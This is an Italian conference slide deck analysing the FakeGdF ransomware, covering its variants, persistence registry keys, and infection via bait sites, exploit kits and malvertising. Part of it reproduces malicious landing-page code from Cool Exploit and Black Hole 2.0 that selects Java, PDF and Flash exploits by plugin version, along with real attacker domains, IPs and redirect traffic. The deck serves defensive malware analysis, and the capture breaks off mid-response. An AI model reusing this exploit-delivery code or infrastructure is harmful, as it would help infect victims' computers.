smau business 13
PADOVA 17-18 APRILE

Virus della guardia di finanza, come si diffonde e come ci si difende.

Ing. Gianfranco Tonello, Roberto Spagliccia

PadovaFiereSpa

Computer sotto riscatto

- Emulazione di siti pseudo istituzionali
- Panico nell'utente – accuse di reati gravi
- Facile guadagno
- Non rintracciabile

FakeGdf: Un po' di storia

- L'inizio, Dicembre 2011: Trojan.Win32.FakeGdf.A
- Rapida evoluzione: più varianti al giorno, attualmente più di 1000 varianti
- Diversi metodi di infezione per diverse varianti
- Menu avvio: ctfmon.lnk, runctf.lnk
- HKLM\..\Run , HKCU\..\Run = [update]
- cmd = HKCU\Software\Microsoft\Command Processor, [autorun]
- Shell = HKLM\software\Microsoft\Windows NT\CurrentVersion\Winlogon, [shell]
- userinit = HKLM\software\Microsoft\Windows NT\CurrentVersion\Winlogon, [userinit]
- Winmgmt = HKLM\system\CurrentControlSet\services\Winmgmt\Parameters, [ServiceDll]
- Policies_run = HKLM\software\Microsoft\Windows\CurrentVersion\policies\explorer\run
- Load = HKCU\software\Microsoft\Windows NT\CurrentVersion\Windows, [load]

Varianti del Trojan.Win32.FakeGdF (1/3)

Variante	Data	File	Autostart
A-PV	12/2011 02/2013	wpbt0.dll, 0.9660547813164722.exe	Menu Avvio ctfmon.exe.lnk, HKLM\...\Run, HKCU\...\Run
CB	03/2012	ms[casuale].exe/pif/scr/bat	Policies_run, load
CO, CV, CZ, DI, DL	03/2012 – 05/2012	ch8l0.exe, hj8ol0.exe, msuu0.exe, hnszs0.exe, fir0.exe	Menu Avvio nome_file.exe.lnk rundll32.exe *nome_file.exe*
DA-DC	04/2012	seti0.exe	Menu Avvio seti0.exe.lnk
EB	06/2012	0003f629.exe, 016ef950.exe	HKCU\..\Run
EC	06/2012	roper0dun.exe	Menu Avvio
ED, EE, EF	06/2012	WinrarArchiver.exe, pkg0u.exe, gloryhole.exe, winsrvv.exe	userinit, shell

Varianti del Trojan.Win32.FakeGdF (2/3)

Variante	Data	File	Autostart
EG, EJ, EN	06/2012	pkg_0ll.exe, tpl_0_c.exe, save_0_in.exe	Menu Avvio
EP, ES, EV, FA, FE, FG	06/2012 – 07/2012	jork_0_typ_col.exe, er_00_0_l.exe, 0_0u_l.exe, glom0_og.exe, fest0r_ot.exe, toip0_tmp.exe	Menu Avvio
GA	08/2012	install_0_msi.exe	Menu Avvio
GL	08/2012 11/2012	msconfig.dat	Shell
GM - OW	09/2012 01/2013	wgsdgsdgdsgsd.exe	HKCU\...\Run, Shell, Menu Avvio runctf.lnk

Varianti del Trojan.Win32.FakeGdF (3/3)


Variante	Data	File	Autostart
IX - RD	12/2012 – 04/2013	skype.dat (tramite lsass.exe, copia su %AppData% di rundll32.exe)	Shell
PC - PY	01/2013 – 02/2013	ldr.mcb	Shell
HF - PF	10/2012 - 01/2013	wlsidten.dll, wlsidten.exe	Menu Avvio runctf.lnk, HKCU\..\Run
OQ - PK	01/2013 – 02/2013	wgsdgsdgdsgsd.exe	winmgmt
QJ	03/2013	6895872.exe	cmd, shell
RE	17/04/2013	mcafee.ini	shell

Metodi di infezione

- Siti web esca (siti per adulti)
- Siti web contenenti banner pubblicitari infetti
- Siti web compromessi (script, iframe)
- FakeGdF installato da altri malware (come Zero Access)
- Email contenenti link fraudolenti
- Email con allegati (eseguibili, PDF contenenti exploit, html)


Metodo d'infezione: sito web esca

1. Sito esca
2. Redirect verso il sito infetto
3. Invio del payload del FakeGdF




Schema di C&C del server del FakeGdF

- Exploit kit: Black Hole 2.0 e Cool Exploit
- Vulnerabilità: pdf, archivi jar e applet di flash player



Metodo d'infezione sito esca

- Memorizzazione indirizzo IP



IP/Routing: siti esca / siti seconda fascia (1/3)

Sito esca: jazzypornXXX.XXX

Siti seconda fascia: critical.secure.update.java.sun.<random>.<random>.5jagerball.info

Dominio: 5jagerball.info (ip: 65.49.23.11)

- Domini di terzo livello con nome casuale
- Vita del dominio di terzo livello di soli pochi minuti
- Più livelli di sottodominio
- Stesso indirizzo IP del server
- Ogni giorno viene registrato un nuovo domino di secondo livello ospitato sullo stesso server
- DNS: Record CNAME

5jagerball.info

Domain ID:D49643280-LRMS
Domain Name:5JAGERBALL.INFO
Created On:08-Apr-2013 19:14:28 UTC
Last Updated On:08-Apr-2013 19:26:24 UTC
Expiration Date:08-Apr-2014 19:14:28 UTC
Sponsoring Registrar:DomainContext Inc. (R524-LRMS)
Status:CLIENT TRANSFER PROHIBITED
Status:TRANSFER PROHIBITED
[…]

IP/Routing: siti esca / siti seconda fascia (2/3)

Porta: 80 SEND src 192.168.1.39 -> dst 109.206.172.103 Len=515 Seq=0x8c7e7c89 Ack=0xf4a77349 ACK

GET / HTTP/1.1
Accept: */*
Accept-Language: it
Accept-Encoding: gzip, deflate
x-flash-version: 11,6,602,180
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 2.0.50727)
Host: jazzypornXXX.XXX
Connection: Keep-Alive

Porta: 80 RECEIVE src 109.206.172.103 -> dst 192.168.1.39 Len=399 Seq=0xf4a77349 Ack=0x8c7e7e8c ACK

HTTP/1.1 302 Moved Temporarily
Date: Tue, 09 Apr 2013 16:47:16 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.18
Location:
http://critical.secure.update.java.sun.8d9251a6ae7a3294b08518305b4a6582.bcecm.5jagerball.info/?e7e418c7f2665b451581cc99cf99bb4a=w36&4834692904f9ed79f7048c10fa65e2aa=jazzypornXXX.XXX
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html

IP/Routing: siti esca / siti seconda fascia (3/3)

Porta: 80 SEND src 192.168.1.39 -> dst 109.206.172.103 Len=515 Seq=0x18f14640 Ack=0x980965b6 ACK

GET / HTTP/1.1
Accept: */*
Accept-Language: it
Accept-Encoding: gzip, deflate
x-flash-version: 11,6,602,180
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 2.0.50727)
Host: jazzypornXXX.XXX
Connection: Keep-Alive

Porta: 80 RECEIVE src 109.206.172.103 -> dst 192.168.1.39 Len=397 Seq=0x980965b6 Ack=0x18f14843 ACK

HTTP/1.1 302 Moved Temporarily
Date: Tue, 09 Apr 2013 16:57:49 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.18
Location:
http://critical.secure.update.java.sun.8071606ceac80c17acf0b99d97916cd2.kmz.5jagerball.info/?36806d1e3001fb482401172285d3870e=b10&28da20df8bc9db6e210dd9edbdb46588=jazzypornXXX.XXX
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html

Analisi sito seconda fascia: Battlefield (Cool Exploit)

- font: r/32size_font.eot
- applet Java: r/myadv.php
- iframe: r/pricelist.php

- GET /r/pricelist.php -> download file PDF
- GET /r/myadv.php -> download archivo Jar
- GET /r/f.php?k=1&e=0&f=0 -> download myfile.dll (payload FakegdF)

```
<html>
  <head>
    <title>Battlefield</title>
    <style>
      @font-face {
        font-family:'p1';
        src:url('http://[YYY]/r/32size_font.eot');
      }
      .duqu {
        font-size:5px;
        line-height:normal;
        font-family:'p1';
        position:absolute;
        top:0px;
        left:0px;
      }
    </style>
  </head>

  <body onload='try{window.focus();}catch(e){}'>
    <div class='duqu'>:)</div>
    <applet archive='http://[YYY]/r/myadv.php'
    code='b34bffesa' width='468' height='200'>
      <param name='uid' value='&#65;&#48;&#98;&#48;&#57;&#48;&#57;&#48;&#52;&#49;
                [...]
                  &#57;&#49;&#99;&#48;&#50;&#50;&#99;&#51;&#57;&#49;&#99;'/>
    </applet>
    <br>  <br>
    <iframe src='http://[YYY]/r/pricelist.php' width='468'
    height='468'></iframe>
  </body>
</html>
```

Analisi sito seconda fascia: Hello my friend… (Black Hole 2.0)

```
<head>
<title>Hello my friend...</title>
</head>

<body>
<script>
var PluginDetect = {
version: "0.7.9",
name: "PluginDetect",
handler: function (c, b, a) {
return function () {
c(b, a)
}
},
openTag: "<",
isDefined: function (b) {
return typeof b != "undefined"
},
isArray: function (b) {
return (/array/i).test(Object.prototype.toString.call(b))
},
[...]

function displayResults($) {
var javax = ($.getVersion("Java") + ".").toString().split(".");
if ($.isMinVersion("Java") >= 0 && ((javax[0] == 1 && javax[1] == 7 && javax[3] < 7) ||
(javax[0] == 1 && javax[1] == 6 && javax[3] < 33) || (javax[0] == 1 && javax[1] < 9))) {
[...]

width="300" height="300"><param name="val" value="' + val1 + '"/><param
name="prime" value="' + val2 + '"/></applet>';
document.body.appendChild(d);
setTimeout("ShowPDF()", 5509);
} else { ShowPDF(); }
};
```

```
function ShowPDF() {
var pdf = (PluginDetect.getVersion("AdobeReader") + ".").toString().split(".");
var vver = "";
if (pdf[0] < 8) {
vver = "old";
setTimeout("FlashExploit()", 8003);
} else if (pdf[0] == 8 || (pdf[0] == 9 && pdf[1] < 4)) {

[...]

d.innerHTML = '<iframe src="../media/pdf_' + vver + '.php"></iframe>';
document.body.appendChild(d);
[...]
}

function FlashExploit() {
var ver = ($$.getVersion("Fl" + "ash") + ".").toString().split(".");
if (((ver[0] == 10 && ver[1] == 0 && ver[2] > 40) || ((ver[0] == 10 && ver[1] > 0) && (ver[0]
== 10 && ver[1] < 2)))

|| ((ver[0] == 10 && ver[1] == 2 && ver[2] < 159) || (ver[0] == (11 - 1) && ver[1] < 2))) {
[...]


pluginspage='http://www.macromedia.com/go/getflashplayer'></embed></object>"
}
} < /script>
```

Black Hole 2.0 (1/3)

Funzione	Descrizione
displayResults($)	determina la versione di Java sul pc della vittima e installa l'exploit necessario
ShowPDF()	determina la versione di Acrobat Reader sul pc della vittima e installa l'exploit necessario
FlashExploit()	determina la versione di Adobe FlashPlayer sul pc della vittima e installa l'exploit necessario

Versione di Java	Descrizione
>= 6.0.00 e < 6.0.33	Download del file Java: **file.jar** e esecuzione vulnerabilità **PDF**
>= 7.0.00 e < 7.0.07	Download del file Java: **new.jar** e esecuzione vulnerabilità **PDF**
< 9	Download del file Java: **file.jar** e esecuzione vulnerabilità **PDF**

Black Hole 2.0 (2/3)

Versione di Adobe Reader	Descrizione
< 8	Download del file pdf: **pdf_old.php**
= 8 oppure pdf >= 9.0 e < 9.4	Download del file pdf: **pdf_new.php** e esecuzione dell'exploit di **Flash**.
> 9.4	Esecuzione dell'exploit di **Flash**.

Versione di Adobe Flash Player	Descrizione
> 10.0.40	Download del file: **field.swf**
>= 10.1 e < 10.2	
< 10.2.159	
< 10.2	
<= 10.3.181.23	Download del file: **flash.swf**
< 10.3.181	

Black Hole 2.0 (3/3)

Richieste Http	Descrizione
GET /t/media/new.jar	Esecuzione dell'exploit relativo a Java.
GET /t/f.php?k=2&e=0&f=0	Download di **myfile.dll** che attiva Trojan.Win32.FakeGdF.

Nome file	Dimensione (byte)
new.jar	10387
file.jar	30567
pdf_new.php	14532
pdf_old.php	27279
score.swf	5969
getJavaInfo.jar	587
field.swf	1045
flash.swf	2850

Black Hole: Vulnerabilità utilizzate


Vulnerabilità	Descrizione
CVE-2013-0422	Java
CVE-2012-4681	Java
CVE-2012-1889	Windows
CVE-2012-1723	Java
CVE-2012-0507	Java
CVE-2011-3544	Java
CVE-2011-2110	Adobe Flash Player
CVE-2011-0611	Adobe Flash Player
CVE-2010-3552	Java
CVE-2010-1885	Windows

Vulnerabilità	Descrizione
CVE-2010-1423	Java
CVE-2010-0886	Java
CVE-2010-0842	Java
CVE-2010-0840	Java
CVE-2010-0188	Adobe Reader
CVE-2009-1671	Java
CVE-2009-0927	Adobe Reader
CVE-2008-2992	Adobe Reader
CVE-2007-5659	Adobe Reader
CVE-2006-0003	Internet Explorer

Geo localizzazione dei siti "esca" e di "seconda fascia"

Pin rosso: Siti esca
Pin Giallo: Siti di seconda fascia

Pannello di controllo del Trojan.Win32.FakeGdF



Siti web contenenti banner pubblicitari infetti (1/3)

- Gennaio 2013: Libero.it
- Altri casi: x-videos.com

```
[Porta: 80 RECEIVE src 173.194.35.60  ->  dst 192.168.1.136 Len=833 Seq=0x3287f2a5 Ack=0xa4f59da1 ACK  Flags=0x18]
HTTP/1.1 200 OK
P3P: policyref="http://googleads.g.doubleclick.net/pagead/gcn_p3p_.xml", CP="CURa ADMa DEVa TAIo PSAo PSDo OUR IND UNI PUR INT DEM STA PRE
COM NAV OTC NOI DSP COR"
Google-LineItem-Id: 32144687
Google-Creative-Id: 19173821807
Content-Type: text/javascript; charset=ISO-8859-1
X-Content-Type-Options: nosniff
Content-Disposition: attachment
Content-Encoding: gzip
Date: Tue, 22 Jan 2013 14:40:31 GMT
Server: cafe
Cache-Control: private
Content-Length: 316
X-XSS-Protection: 1; mode=block

‹    ÿ□Rƒ0Ç_…[Af MÔ¼xñàô“8¥Â„èôáÝMBZ`vÿûË Ì~    Å?[Ù™lÒµ‘ñæ0ïøÀuÝ°$zùÚu^d¾ztÅa¦ÔÈÙä'6²…¤ÔÒÝÈt¤;!Mu'Ô”¡□¹Doì³□)[S3ˆ¶qr·%²Löîm_
Zâ□2\UÈé¸á•ÁA˜x”½Ÿ§e  ô¿À
š;Õ£1ýSžkÉ•n¥¨YÆU›31H=Êç×·ÕcA .‡úÛhGÈL½$ƒhlÊ{T–)žôÎ“Ÿh•bA©¯¦„†C 4□BŒË□Ãiš¦°Ó›>Åú \Ä®ÙÒøÃ}Ã –uûAYòÐ□ƒ¿¥Û´N§.ü×m’ýãZ€*œ
```

Siti web contenenti banner pubblicitari infetti (2/3)

Pacchetto decompresso

document.write('\x3cscript\x3e\x3c/script\x3e\x3cscript type\x3d\x22text/javascript\x22\x3e\nvar rnd \x3d window.rnd || Math.floor(Math.random()*10e6);\nvar pid250582 \x3d window.pid250582 || rnd;\nvar plc250582 \x3d window.plc250582 || 0;\nvar abkw \x3d window.abkw || \x27\x27;\nvar absrc \x3d \x27http://recormedia.com/adserve?ID\x3d17950\x26size\x3d300x250\x26setID\x3d26064\x26type\x3djs\x26kw\x3d\x27+abkw+\x27\x26pid\x3d\x27+pid250582+\x27\x26place\x3d\x27+(plc250582++)+\x27\x26rnd\x3d\x27+rnd+\x27\x27;\ndocument.write(\x27\x3cscr\x27+\x27ipt src\x3d\x22\x27+absrc+\x27\x22 type\x3d\x22text/javascript\x22\x3e\x3c/scr\x27+\x27ipt\x3e\x27);\n\x3c/script\x3e');

Richiesta «GET» del client a Recormedia.com

[Porta: 80 SEND src 192.168.1.136 -> dst 188.138.10.16 Len=411 Seq=0xa65b8845 Ack=0x57f6f8dd ACK Flags=0x18]
GET /adserve?ID=17950&size=300x250&setID=26064&type=js&kw=&pid=1369018&place=0&rnd=1369018 HTTP/1.1
Accept: */*
Referer: http://notizie.libero.it/
Accept-Language: it
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 2.0.50727)
Accept-Encoding: gzip, deflate
Host: recormedia.com
Connection: Keep-Alive


Siti web contenenti banner pubblicitari infetti (3/3)

Risposta da Recormedia.com

[Porta: 80 RECEIVE src 188.138.10.16 -> dst 192.168.1.136 Len=944 Seq=0x57f6f8dd Ack=0xa65b89e0 ACK Flags=0x18]
HTTP/1.1 200 OK
Date: Tue, 22 Jan 2013 14:40:32 GMT
